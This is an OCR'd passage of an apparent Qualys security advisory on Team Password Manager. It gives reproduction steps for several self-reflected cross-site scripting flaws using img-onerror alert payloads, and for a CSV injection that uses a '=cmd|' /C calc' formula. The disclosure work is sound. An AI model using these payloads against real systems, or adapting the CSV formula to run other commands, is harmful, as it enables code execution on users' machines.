
RISK FACTOR: Low

How to Reproduce:

3. Open above mentioned URL in browser
4. Add payload in search box respectively

"><img src=xx onerror=alert(“ip_filter_manul”)>

"><img src=xx onerror=alert(“ip_filter_automatic”)>
"><img src=xx onerror=alert(“ipb_list”)>




IP Adress Blocking Configuration

Your IP address: 192.168.250.70

ipb_list

The IP addresse n of Team Password Manager.
Note that blocking validation is done only at the "Sign in" screen, so users already logged
blocked.

There are no IPs with this filter or search.



192.168.249.107/tpm/index.php/settings/ipb_list


IP Adress Blocking Configuration

Your IP address: 192.168.250.70

ip_filter_manul

The IP addresse… …n of Team Password Ma
Note that blocking validation is done only at the "Sign in" screen, so users already
blocked.

There are no IPs with this filter or search.



192.168.249.107/tpm/index.php/settings/ipb_list

IP Adress Blocking Configuration

Your IP address: 192.168.250.70

ip_filter_automatic

The IP addresse… …n of Team Passwo
Note that blocking validation is done only at the "Sign in" screen, so users alr
blocked.

There are no IPs with this filter or search.

Vulnerability #28: Self Reflected Cross-site Scripting - Log Filter

Log filter fields are vulnerable to self only cross-site scripting vulnerability.


URL: http://192.168.249.107/tpm/index.php/alog

Parameter: password, project, ip_address, additional

RISK FACTOR: Low

How to Reproduce:

1. Open filter box on - http://192.168.249.107/tpm/index.php/alog
2. Add payload in above mentioned fields - "><img src=xx onerror=alert(111)>


192.168.249.107/tpm/index.php/alog
Search
Home
Users / Groups
Log
Settings
Filter
Clear Values and Hide Filter
OK

Date Always

User All

Action All

Password: " maxlength="2 … 30px" />


Project: " maxlength="2 … 30px" />

IP Addr.: " maxlength="200" autocomplete="off" style="min-height: 30px" />

Additional Data: " maxlength="200" autocomplete="off" style="min-height: 30px" />

Origin All

password



192.168.249.107/tpm/index.php/alog

project

Date: Always

User: All

Action: All


Password: " maxlength="2 … 30px" />

Project: " maxlength="2 … 30px" />

IP Addr.: " maxlength="200" autocomplete="off" style="min-height: 30px" />

Additional Data: " maxlength="200" autocomplete="off" style="min-height: 30px" />

Origin: All



192.168.249.107/tpm/index.php/alog

ip_addr

Date: Always

User: All

Action: All


Password: " maxlength="2 … 30px" />

Project: " maxlength="2 … 30px" />

IP Addr.: " maxlength="200" autocomplete="off" style="min-height: 30px" />

Additional Data: " maxlength="200" autocomplete="off" style="min-height: 30px" />

Origin: All


Activity Log | TeamPasswordMa
192.168.249.107/tpm/index.php/alog
Search
Home
Users / Groups
Log
Settings
admin
Filter
Clear Values and Hide Filter
OK

Date Always

User All

Action All

Password " maxlength="2 30px" />

Project " maxlength="2 30px" />

IP Addr. " maxlength="200" autocomplete="off" style="min-height: 30px" />

Additional Data " maxlength="200" autocomplete="off" style="min-height: 30px" />

Origin All

additonal_data

Vulnerability #29: Self Reflected Cross-site Scripting - User Search Box

User search box is vulnerable to self only cross-site scripting vulnerability.


URL: http://192.168.250.81/tpm/index.php/users

Parameter: search_box

RISK FACTOR: Low

How to Reproduce:

1. Open http://192.168.249.107/tpm/index.php/users (search box).
2. Add payload in search box - "><img src=xx onerror=alert("search_users")>



Number of **active** users: **10**. Total number of activ

You have more active users that the number al **uation is co**

You have 2 options:

1. Delete or deactivate the following number of us

2. Increase the number of maximum active users to purchase

http://teampasswordmanager.com/buy/

search_users

There are no users with this filter or search.

Vulnerability #30: Self Reflected Cross-site Scripting - Group Search Box

Group search box is vulnerable to self only cross-site scripting vulnerability.


URL: http://192.168.249.107/tpm/index.php/groups

Parameter: search_box

RISK FACTOR: **Low**

How to Reproduce:

5. Open - http://192.168.249.107/tpm/index.php/groups (search groups)
6. Add payload in search box - "><img src=xx onerror=alert(“search_group”)>


192.168.249.107/tpm/index.php/groups
Home
Users / Groups
Log
Settings
Users
Groups
New Group
Search Groups
All Groups 3
Search Results 0
Team Password Manager · teampasswordmanager.com · EULA and other licenses · Help · Ad
OK

There are no groups with this filter or search.

search_group

Vulnerability #31: CSV Injection Vulnerability

Application provides functionality to export data in CSV format. This exported data is not sanitized before adding into CSV files. This leads to CSV injection vulnerability.


Attacker can inject malicious code into application data which will execute malicious code on user machine when user open downloaded CSV file.

URL: http://192.168.249.107/tpm/index.php/settings/view/export_import

RISK FACTOR: **Medium**

How to Reproduce:


1. Go to any Project
2. Add new Password
3. Add following payload in any of the password fields:
   =cmd|' /C calc'!A0



Project: PMproject

Username: =cmd|' /C calc'!A0

4. Go to ‘Settings’.
5. Click on ‘Export Passwords’ button in ‘Export / Import’
6. Select the Project in which above password is added.
7. Export passwords of the mentioned projet.
8. Open Exported file in ‘Excel’, the payload will get executed on user’s machine and it will open ‘Calculator’ as shown in screenshot



SUM =cmd|' /C calc'!A0

	A	B	C	D	E	F	G	H	I	J	K	L	Q	R	S
1	Project na	Name	Access inf	Username	E-mail	Password	Notes	Tags	Custom fie	Custom 1	Custom 2	Custom	Custom 8	Custom 9	Custom 1(
2	PMproject	aaaaa	http://ww	test	test@123.	Password:	testst								
3	PMproject	test		=cmd|' /C calc'!A0					aa\><i>aaa</i>"						

CREDITS:

The discovery and documentation of this vulnerability was conducted by Qualys Application Security and Research Team (QUASAR).

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to quasar@qualys.com

LEGAL NOTICE: